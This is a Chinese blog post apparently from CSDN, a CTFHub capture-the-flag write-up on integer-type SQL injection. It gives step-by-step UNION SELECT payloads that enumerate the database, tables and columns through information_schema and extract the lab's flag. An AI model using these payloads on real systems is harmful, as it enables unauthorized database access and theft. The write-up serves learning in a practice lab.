CTF hub 整数型注入


原创

白塔河冲浪手 于 2022-02-24 08:51:58 发布 972 收藏
文章标签： 安全 sql 数据库

本文链接：https://blog.csdn.net/m0_63253040/article/details/123103308

尝试输入1，发现有回显

题目给出了查询语句，为整数型，再验证下




判断为整数型没错，若为字符型，则

select * from news where id = '1 and 1=1'
select * from news where id = '1 and 1=2'

不会出现上述结果。

爆字段

发现2正常回显 3不显，只有2个字段



```
select * from news where id=1 order by 3
```

CSDN @白塔河冲浪手

再看看数据库：sqli

```
3 union select 1,database() //3是为了先保证之前的数据查不出来
```

```
select * from news where id=3 union select 1,database()
```

ID: 1

Data: sqli

CSDN @白塔河冲浪手

爆表名:flag,news

```
select * from news where id=3 union select 1,group_concat(table_name) from information_schema.tables where table_schema='sqli'
```

ID: 1

Data: flag,news

CSDN @白塔河冲浪手

爆字段

```
select * from news where id=3 union select 1,group_concat(column_name) from information_schema.columns where table_schema='sqli' and table_name='flag'
```

ID: 1

Data: flag

CSDN @白塔河冲浪手

查询数据

```
select * from news where id=3 union select 1,group_concat(flag) from sqli.flag
```

ID: 1

Data: ctfhub{e4878211f8ec485dca1b7fb1}

CSDN @白塔河冲浪手

小结：

要清楚了解数据库中自带的information_schema，开始不熟悉的时候可以像我一样，本地用phpmyadmin看。要熟练常用的查询语句，和查询步骤。